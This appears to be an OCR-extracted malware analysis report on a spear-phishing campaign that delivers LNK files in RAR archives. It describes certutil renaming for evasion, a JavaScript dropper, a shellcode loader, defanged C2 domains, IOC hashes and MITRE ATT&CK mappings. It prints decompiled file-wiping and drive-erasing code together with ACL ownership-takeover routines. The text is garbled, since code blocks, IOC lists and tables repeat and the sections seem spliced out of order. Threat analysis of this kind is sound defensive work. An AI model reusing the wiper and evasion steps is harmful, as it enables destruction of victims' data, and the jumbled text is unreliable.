
```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info


MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address


property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-

- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.
- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.





svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
